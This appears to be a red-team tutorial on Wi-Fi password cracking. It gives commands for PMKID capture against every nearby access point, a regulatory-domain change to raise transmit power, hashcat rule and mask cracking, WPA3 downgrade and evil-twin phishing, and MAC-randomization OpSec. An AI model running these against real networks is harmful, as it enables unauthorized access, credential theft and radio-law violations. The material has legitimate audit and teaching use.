

The landscape of wireless security has shifted dramatically. The days of relying on a simple Aircrack-ng CPU attack are strictly historical. In 2026, the modern Red Team operator faces a complex battlefield: WPA3-SAE encryption, Management Frame Protection (MFP/802.11w), and randomized MAC addresses.
To breach these defenses, we must evolve. We no longer just “sniff” packets; we interact with the electromagnetic spectrum using advanced chipsets, exploit protocol weaknesses like the PMKID vulnerability, and leverage the immense parallel processing power of modern GPUs. This treatise is not a basic tutorial; it is a deep-dive technical manual for auditing wireless perimeters in a post-WPA2 world.
Operational Constraints & Legality
Unauthorized interception of non-public radio communications is a violation of federal laws (e.g., ECPA in the USA). The techniques documented here utilize raw packet injection and de-authentication frames, which disrupt service. Execute these protocols only within an isolated test environment or a contracted engagement scope.
1. Hardware Architecture: Beyond Internal Network Cards
Success in wireless auditing is 90% software and 10% hardware, but that 10% is the bottleneck. Standard internal NICs (Network Interface Cards) lack the ability to perform raw packet injection or operate in promiscuous monitor mode reliably.
1.1. The Chipset Supremacy: MediaTek vs. Realtek
For years, the Atheros AR9271 was the king. However, in the era of WiFi 6 and 6E, we require modern silicon. The debate now lies between the MediaTek MT7921au and the Realtek RTL8812au.
- MediaTek MT7921au: Native Linux kernel support (plug-and-play), supports 802.11ax (WiFi 6), and excellent injection rates.
- Realtek RTL8812au: Requires driver patching (aircrack-ng/rtl8812au), but offers superior range and transmission power (TX) for long-distance auditing.
2. Exploiting the Roaming Function: The PMKID Attack Vector
Traditional WPA2 cracking required waiting for a user to connect to capture a “4-Way Handshake.” This is passive, slow, and unreliable. The game changed with the discovery of the RSN PMKID vulnerability.
The PMKID (Pairwise Master Key Identifier) is included in the first EAPOL frame sent by the AP. Crucially, we do not need a client to connect to capture this. We can query the router directly.
Why PMKID is Superior
A standard handshake requires capturing 4 distinct packets in a noisy environment. A PMKID attack requires only one single frame from the router. It is clientless, faster, and yields a hash that is cleaner to crack.
3. Automated Spectrum Domination with Hcxdumptool
While airodump-ng is excellent for observation, hcxdumptool is designed for active exploitation. It acts as a “shark” in the water, aggressively probing every AP within range for PMKID vulnerabilities.
3.1. Preparing the Interface for Injection
Before initiating the capture, we must ensure the wireless regulator domain is set correctly to allow maximum TX power, and conflicting processes are terminated.
# 1. Terminate WPA Supplicant
sudo airmon-ng check kill

# 2. Set Regulatory Domain (BO = Bolivia allows high power)
sudo iw reg set BO

# 3. Initialize Monitor Mode
sudo ip link set wlan0 down
sudo iw dev wlan0 set type monitor
sudo ip link set wlan0 up
3.2. Executing the Clientless Attack
We will configure hcxdumptool to scan all channels and attempt to extract PMKIDs from every available Access Point.
# -F : Output PcapNG file
# --enable_status : Visual feedback
sudo hcxdumptool -i wlan0 -w capture_2026.pcapng --enable_status=15
Note: You will see the interface channel hopping rapidly. When the tool successfully extracts a PMKID, the counter [FOUND PMKID] will increment. This data is instantly saved to the pcapng file.
4. Cryptographic Extraction: Preparing the Hash for GPU
Hashcat cannot process raw packet captures. We must convert the binary packet data into a standardized hash format known as Hashcat Mode 22000. This format combines both WPA2-EAPOL and WPA2-PMKID data into a single line.
# Converting PcapNG to 22000 format
hcxpcapngtool -o targeted_hashes.hc22000 capture_2026.pcapng

# Output Analysis:
# > summary:
# > 4 PMKIDs written to file
# > 1 EAPOL pairs written to file
5. High-Performance Cracking: Hashcat Optimization Strategies
This is where the brute-force reality meets hardware capability. Cracking WPA/WPA2 is computationally expensive (PBKDF2-HMAC-SHA1). A naive dictionary attack is destined to fail against modern, complex passwords.
5.1. The “Rule-Based” Attack Methodology
Security-conscious users often employ predictable patterns: capitalizing the first letter, adding a year, or appending a special character. Instead of a larger dictionary, we use a Rule Engine to mutate a smaller wordlist.
# Syntax: hashcat -m [Mode] -a [AttackType] [HashFile] [Wordlist] -r [Rules]

# Using the 'OneRuleToRuleThemAll' strategy
hashcat -m 22000 -a 0 -w 3 targeted_hashes.hc22000 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/OneRuleToRuleThemAll.rule
This command transforms a single password candidate like pokemon into thousands of variations: Pokemon1!, p0kem0n2026, ##Pokemon##, etc. This drastically increases the probability of a successful crack.
5.2. Mask Attacks for Pattern Recognition
In many regions, ISPs ship routers with default passwords that follow a strict structure (e.g., 8 digits, or 10 alphanumeric characters). A Mask Attack (-a 3) generates these candidates on the fly, skipping the wordlist entirely.
hashcat -m 22000 -a 3 targeted_hashes.hc22000 ?u?l?l?l?d?d?d?d
(Example: Matches patterns like “Wifi1234”, “Home9988”)
6. The WPA3 Frontier: Assessing SAE Security
The introduction of WPA3 Simultaneous Authentication of Equals (SAE) was designed to eliminate offline dictionary attacks. However, the protocol is not invulnerable. The attack surface has simply shifted.
6.1. Downgrade Attacks (Transition Mode)
Most networks run in “WPA3-Transition” mode to support older iPhones and Androids. By flooding the airwaves with forged management frames, an attacker can force a client to drop the WPA3 negotiation and fall back to WPA2-PSK, exposing the vulnerable handshake.
6.2. The Evil Twin Vector (Social Engineering)
When cryptographic attacks fail against WPA3, the human element becomes the target. Tools like Evilginx3 or Wifiphisher can clone the target AP’s SSID. By jamming the legitimate AP, the attacker forces the user to connect to the rogue twin, presenting a “Firmware Update” page that requests the WPA3 credentials.
7. Operational Security (OpSec) & Anonymity
Wireless auditing is not stealthy by nature. Packet injection creates significant noise on the spectrum. To minimize the footprint:
- Randomize MAC Addresses: Always use
macchanger -r wlan0before bringing the interface up. - Power Management: Lower the TX power if you are physically close to the target to reduce signal bleed.
- Passive Listening: If active injection is too risky, revert to passive monitoring with Kismet.
8. Conclusion: The Cat and Mouse Game
Wireless security is an arms race. As encryption protocols like WPA3 improve, attackers refine their methods to target implementation flaws and human error. For the Red Teamer, mastering hcxdumptool and Hashcat rules is mandatory. For the Blue Teamer, the lesson is clear: A strong password is no longer enough; Certificate-based authentication (WPA2-Enterprise) is the only true defense against these advanced auditing techniques.
For custom Hashcat rule-sets and pre-compiled wordlists optimized for WiFi, verify your access level in the Repository.